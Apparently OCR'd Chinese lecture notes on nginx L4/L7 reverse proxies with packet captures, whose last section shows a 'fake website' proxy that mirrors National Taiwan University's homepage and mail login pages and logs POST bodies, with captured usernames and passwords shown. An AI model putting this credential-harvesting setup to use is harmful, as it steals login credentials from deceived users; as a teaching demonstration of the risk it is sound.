6	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	107	Server: Protocol (SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.4)
7	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=42 Win=64256 Len=0 TSval=2823702057 TSecr=1475222525
8	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	1122	Server: Key Exchange Init
9	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=29 Ack=1098 Win=64128 Len=0 TSval=2823702057 TSecr=1475222526
10	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	1322	Client: Key Exchange Init
11	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1098 Ack=1285 Win=64128 Len=0 TSval=1475222527 TSecr=2823702059
12	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	114	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
13	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1098 Ack=1333 Win=64128 Len=0 TSval=1475222529 TSecr=2823702061
14	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	530	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys, Encrypted packet (len=256)
15	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1333 Ack=1562 Win=64128 Len=0 TSval=2823702064 TSecr=1475222533
16	64	172.16.0.226	35084	172.16.0.7	22	SSHv2	146	Client: New Keys, Encrypted packet (len=64)
17	64	172.16.0.7	22	172.16.0.226	35084	TCP	66	22 → 35084 [ACK] Seq=1562 Ack=1413 Win=64128 Len=0 TSval=1475222545 TSecr=2823702077
18	64	172.16.0.7	22	172.16.0.226	35084	SSHv2	130	Server: Encrypted packet (len=64)
19	64	172.16.0.226	35084	172.16.0.7	22	TCP	66	35084 → 22 [ACK] Seq=1413 Ack=1626 Win=64128 Len=0 TSval=2823702077 TSecr=1475222545


每個 **Payload** 皆回應 **ACK**

Ubuntu

補充2: L7 Reverse Proxy

2 TCP Sessions Payload 不同

L7 Reverse Proxy
HTTP



http://demo1.buda.idv.tw/icons/ubuntu-logo.png

* /etc/nginx/sites-enabled/default

```
server {
    listen 80;
    server_name demo1.buda.idv.tw;
    proxy_set_header X-Real-IP $remote_addr;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    location / {
        proxy_pass http://172.16.0.7;
    }
}
```

L7_HTTP_LoadBalance2_1_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	66	59741 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS
2	0.000058	0	64	140.112.237.5	80	120.96.0.222	59741	TCP	66	80 → 59741 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
3	0.001031	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	60	59741 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	0.002895	0	125	120.96.0.222	59741	140.112.237.5	80	HTTP	619	GET /icons/ubuntu-logo.png HTTP/1.1
5	0.002910	0	64	140.112.237.5	80	120.96.0.222	59741	TCP	54	80 → 59741 [ACK] Seq=1 Ack=566 Win=64128 Len=0
6	0.003704	0	64	140.112.237.5	80	120.96.0.222	59741	HTTP	193	HTTP/1.1 304 Not Modified
7	0.059254	0	125	120.96.0.222	59741	140.112.237.5	80	TCP	60	59741 → 80 [ACK] Seq=566 Ack=140 Win=262656 Len=0

```
> Frame 4: 619 bytes on wire (4952 bits), 619 bytes captured (4952 bits)
> Ethernet II, Src: Cisco_f8:21:08 (8c:94:1f:f8:21:08), Dst: VMware_f9:ad:9b (00:0c:29:f9:ad:9b)
> Internet Protocol Version 4, Src: 120.96.0.222, Dst: 140.112.237.5
> Transmission Control Protocol, Src Port: 59741, Dst Port: 80, Seq: 1, Ack: 1, Len: 565
v Hypertext Transfer Protocol
  > GET /icons/ubuntu-logo.png HTTP/1.1\r\n
    Host: demo1.buda.idv.tw\r\n
    Connection: keep-alive\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36\r\n
```

L7_HTTP_LoadBalance2_2_LAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	74	58050 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC
2	0.000097	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	74	80 → 58050 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 M
3	0.000114	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=
4	0.000142	0	64	172.16.0.226	58050	172.16.0.7	80	HTTP	675	GET /icons/ubuntu-logo.png HTTP/1.0
5	0.000190	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [ACK] Seq=1 Ack=610 Win=64640 Len=0 TSva
6	0.000646	0	64	172.16.0.7	80	172.16.0.226	58050	HTTP	210	HTTP/1.1 304 Not Modified
7	0.000648	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=610 Ack=145 Win=64128 Len=0 TS
8	0.000699	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [FIN, ACK] Seq=610 Ack=145 Win=64128 Len
9	0.000708	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [FIN, ACK] Seq=145 Ack=610 Win=64640 Len
10	0.000716	0	64	172.16.0.226	58050	172.16.0.7	80	TCP	66	58050 → 80 [ACK] Seq=611 Ack=146 Win=64128 Len=0 TS
11	0.000738	0	64	172.16.0.7	80	172.16.0.226	58050	TCP	66	80 → 58050 [ACK] Seq=146 Ack=611 Win=64640 Len=0 TS

```
> Frame 4: 675 bytes on wire (5400 bits), 675 bytes captured (5400 bits)
> Ethernet II, Src: VMware_f9:ad:91 (00:0c:29:f9:ad:91), Dst: VMware_6d:b4:41 (00:0c:29:6d:b4:41)
> Internet Protocol Version 4, Src: 172.16.0.226, Dst: 172.16.0.7
> Transmission Control Protocol, Src Port: 58050, Dst Port: 80, Seq: 1, Ack: 1, Len: 609
v Hypertext Transfer Protocol
  > GET /icons/ubuntu-logo.png HTTP/1.0\r\n
    X-Real-IP: 120.96.0.222\r\n
    X-Forwarded-For: 120.96.0.222\r\n
    Host: 172.16.0.7\r\n
    Connection: close\r\n
    Cache-Control: max-age=0\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36\r\n
```

Payload 不同, 多了兩個參數

補充3: L7 Reverse Proxy HTTPs 加密

2 TCP Sessions 允許不同 Protocol

末端 Server 為 Internet Web Site

L7 Reverse Proxy HTTP(s)

http://demo2.buda.idv.tw/images/logo2.gif

http://demo2.buda.idv.tw/ip/query.php

* /etc/nginx/sites-enabled/default

```
server {
        listen 80;
        server_name demo2.buda.idv.tw;
        location / {
                proxy_pass https://netadm.cc.ntu.edu.tw;
        }
}
```

L7_HTTPS_LoadBalance_1_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	66	57239 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
2	0.000051	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	66	80 → 57239 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
3	0.000795	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
4	0.001456	0	125	120.96.0.222	57239	140.112.237.5	80	HTTP	502	GET /images/logo2.gif HTTP/1.1
5	0.001468	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	54	80 → 57239 [ACK] Seq=1 Ack=449 Win=64128 Len=0
6	0.004813	0	64	140.112.237.5	80	120.96.0.222	57239	HTTP	3566	HTTP/1.1 200 OK (GIF89a)
7	0.005620	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=449 Ack=2921 Win=2102272 Len=0
8	0.056413	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=449 Ack=3513 Win=2101760 Len=0
9	4.007475	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [FIN, ACK] Seq=449 Ack=3513 Win=2101760 Len=0
10	4.007569	0	64	140.112.237.5	80	120.96.0.222	57239	TCP	54	80 → 57239 [FIN, ACK] Seq=3513 Ack=450 Win=64128 Len=0
11	4.008287	0	125	120.96.0.222	57239	140.112.237.5	80	TCP	60	57239 → 80 [ACK] Seq=450 Ack=3514 Win=2101760 Len=0


封包無加密

L7_HTTPS_LoadBalance_2_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	74	35864 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PE
2	0.000215	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	74	443 → 35864 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1
3	0.000225	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4054
4	0.000448	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	286	Client Hello
5	0.000630	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=1 Ack=221 Win=14820 Len=0 TSval=19
6	0.001037	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	213	Server Hello, Change Cipher Spec, Encrypted Handshake Me
7	0.001043	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=221 Ack=148 Win=64128 Len=0 TSval=
8	0.001175	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
9	0.001197	0	64	140.112.237.5	35864	140.112.105.200	443	TLSv1.2	541	Application Data
10	0.001393	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=148 Ack=747 Win=15346 Len=0 TSval=
11	0.001397	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	[TCP Dup ACK 10#1] 443 → 35864 [ACK] Seq=148 Ack=747 Win
12	0.003048	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	1514	443 → 35864 [ACK] Seq=148 Ack=747 Win=15346 Len=1448 TSv
13	0.003055	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=1596 Win=64128 Len=0 TSval
14	0.003064	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	95	Application Data
15	0.003067	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=1625 Win=64128 Len=0 TSval
16	0.003153	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	1514	443 → 35864 [ACK] Seq=1625 Ack=747 Win=15346 Len=1448 TS
17	0.003158	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=3073 Win=64128 Len=0 TSval
18	0.003168	0	254	140.112.105.200	443	140.112.237.5	35864	TLSv1.2	762	Application Data
19	0.003171	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [ACK] Seq=747 Ack=3769 Win=63488 Len=0 TSval
20	0.003174	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [FIN, ACK] Seq=3769 Ack=747 Win=15346 Len=0
21	0.003249	0	64	140.112.237.5	35864	140.112.105.200	443	TCP	66	35864 → 443 [FIN, ACK] Seq=747 Ack=3770 Win=64128 Len=0
22	0.003368	0	254	140.112.105.200	443	140.112.237.5	35864	TCP	66	443 → 35864 [ACK] Seq=3770 Ack=748 Win=15346 Len=0 TSval

L7 Reverse Proxy HTTP(s)

* 限校內 IP: use HTTPs
  * https://netadm.cc.ntu.edu.tw/ip/query.php



* 不限校內 IP: use HTTP
  * http://demo2.buda.idv.tw/ip/query.php

補充3: L4 Reverse Proxy HTTPs 加密

2 TCP Sessions 需相同 Protocol

末端 Server 為 Internet Web Site

L4 Reverse Proxy
TCP Port 8443 (HTTPs)

Demo1:
http://140.112.237.5:8443/

Demo2:
https://140.112.237.5:8443/

```
* /etc/nginx/nginx.conf
stream {
  server {
    listen 8443;
    proxy_pass www.tp1rc.edu.tw:443;
  }
```

L4 Reverse Proxy Demo1

* http://140.112.237.5:8443/
  * 錯誤:

* 失敗原因
  * 等同 http://www.tp1rc.edu.tw:443/
  * 使用 http 連線 https Service

L4 Reverse Proxy
Demo1

* L4_443_LoadBalance_1_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	66	57196 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
2	0.000038	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	66	8443 → 57196 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=
3	0.000938	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [ACK] Seq=1 Ack=1 Win=262656 Len=0
4	0.003003	0	125	120.96.0.222	57196	140.112.237.5	8443	HTTP	788	GET / HTTP/1.1
5	0.003016	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [ACK] Seq=1 Ack=735 Win=64128 Len=0
6	0.003876	0	64	140.112.237.5	8443	120.96.0.222	57196	HTTP	863	HTTP/1.1 400 Bad Request (text/html)
7	0.003984	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [FIN, ACK] Seq=810 Ack=735 Win=64128 Len=0
8	0.004734	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [ACK] Seq=735 Ack=811 Win=261888 Len=0
9	0.005545	0	125	120.96.0.222	57196	140.112.237.5	8443	TCP	60	57196 → 8443 [FIN, ACK] Seq=735 Ack=811 Win=261888 Len=0
10	0.005552	0	64	140.112.237.5	8443	120.96.0.222	57196	TCP	54	8443 → 57196 [ACK] Seq=811 Ack=736 Win=64128 Len=0


* L4_443_LoadBalance_2_WAN.pcap

No.	Time	tcp.stream	TTL	Source	Src Port	Destination	Dest Port	Protocol	Length	Info
1	0.000000	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	74	51924 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
2	0.000709	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	74	443 → 51924 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=
3	0.000726	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSv
4	0.002077	0	64	140.112.237.5	51924	140.112.2.208	443	HTTP	800	GET / HTTP/1.1
5	0.002419	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [ACK] Seq=1 Ack=735 Win=64512 Len=0 T
6	0.002847	0	62	140.112.2.208	443	140.112.237.5	51924	HTTP	875	HTTP/1.1 400 Bad Request (text/html)
7	0.002853	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [ACK] Seq=735 Ack=810 Win=64128 Len=0
8	0.002962	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [FIN, ACK] Seq=810 Ack=735 Win=64512
9	0.002987	0	64	140.112.237.5	51924	140.112.2.208	443	TCP	66	51924 → 443 [FIN, ACK] Seq=735 Ack=811 Win=64128
10	0.003198	0	62	140.112.2.208	443	140.112.237.5	51924	TCP	66	443 → 51924 [ACK] Seq=811 Ack=736 Win=64512 Len=0

L4 Reverse Proxy
Demo2

* https://140.112.237.5:8443/

* 成功連線，但顯示憑證無效。



Reverse Proxy =? Fake Website

L7 Reverse Proxy
Fake Website

開啟 Log 記錄 request_body:

* /etc/nginx/nginx.conf

```
http {
  log_format post_logs '$request_body';
  access_log /var/log/nginx/post.log post_logs;
}
```

* /etc/nginx/sites-enabled/default

```
server {
   listen 80;
   listen 443 ssl;
   server_name demo5.buda.idv.tw;
   ssl_certificate /etc/letsencrypt/live/demo5.buda.idv.tw/fullchain.pem;
   ssl_certificate_key /etc/letsencrypt/live/demo5.buda.idv.tw/privkey.pem;
    location / {
        proxy_pass https://www.ntu.edu.tw;
        #proxy_pass http://www.ntu.edu.tw;
        #proxy_pass https://mail.ntu.edu.tw;
        #proxy_pass https://wmail1.cc.ntu.edu.tw;
        #proxy_pass https://www.tp1rc.edu.tw;
} }
```


Fake Website
台大首頁

* 原始: https://www.ntu.edu.tw
* Fake: https://demo5.buda.idv.tw or http://demo5.buda.idv.tw

* proxy_pass http://www.ntu.edu.tw;
  * Not working. 因為會 redirect to https://www.ntu.edu.tw

Fake Website
NTU Mail

* 原始: https://mail.ntu.edu.tw
* Fake: https://demo5.buda.idv.tw/



* Login 帳密側錄: cat post.log | grep davisyou


```
root@ubuntu2204:/var/log/nginx# cat post.log | grep davisyou
destination=https%3A%2F%2Fmail.ntu.edu.tw%2Fowa&flags=4&forcedownlevel=0&username=davisyou&password=[redacted]&passwordText=&trusted=4&isUtf8=1
```

Fake Website
NTU Mail

* 無法使用 http:// 登入
  * http://demo5.buda.idv.tw
* 原因不明，待釐清

Fake Website
NTU Webmail (新版)

* 原始: https://wmail1.cc.ntu.edu.tw/rc/index.php
* Fake: https://demo5.buda.idv.tw/rc/index.php



* Login 帳密側錄: username and passwords logged when they login.

```
root@ubuntu2204:~# cat /var/log/nginx/post.log
_token=eIahzqW8ALfx7yQAa6TlKD1UWdaKgScm&_task=login&_action=login&_timezone=Asia%2FTaipei&_url=&_user=abc&_pass=xyz
```

